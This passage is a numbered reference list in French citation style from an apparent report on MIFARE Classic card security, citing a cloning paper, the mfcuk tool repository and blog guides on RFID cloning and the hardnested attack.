[16] N. T. Courtois, « The Dark Side of Security by Obscurity and Cloning MiFare Classic Rail and Building Passes Anywhere, Anytime », 137, 2009. adresse : http://eprint.iacr.org/2009/137 (visité le 29/05/2020).

[17] unlimitedsola, j8048188 et indocomsoft, **nfc-tools/mfcuk**, original-date : 2015-04-19T07 :46 :31Z, 24 mai 2020. adresse : https://github.com/nfc-tools/mfcuk (visité le 26/05/2020).

[18] K. Gupta, **HACKING MIFARE CLASSIC**.

[19] Alex. (12 juil. 2017). RFID – Le clone parfait, L'Atelier du Geek. Library Catalog : www.latelierdugeek.fr Section : DIY, adresse : https://www.latelierdugeek.fr/2017/07/12/rfid-le-clone-parfait/ (visité le 26/05/2020).

[20] S. Decrock. (7 fév. 2020). Howto crack mifare classic NFC cards using the hardnested attack, Medium. Library Catalog : medium.com, adresse : https://medium.com/@decrocksam/cracking-mifare-classic-nfc-cards-using-the-hardnested-attack-506aab3ea305 (visité le 26/05/2020).